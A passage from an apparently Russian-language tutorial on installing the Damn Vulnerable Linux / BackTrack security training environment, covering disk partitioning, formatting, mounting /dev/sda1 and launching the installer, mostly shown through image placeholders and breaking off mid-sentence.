
Disk /dev/sda doesn't contain a valid partition table
bt ~ # _
```


Training Environment for IT-Security & IT-Anti-Security

Исправим это, создадим раздел /dev/sda1:












Отформатируем диск:



Создадим директорию `/mnt/dvl` и примонтируем туда созданный раздел `/dev/sda1`:





Запустим оконную систему:







Запустим BackTrack Installer, установим параметры как на скриншоте ниже и выполним установку. После установки 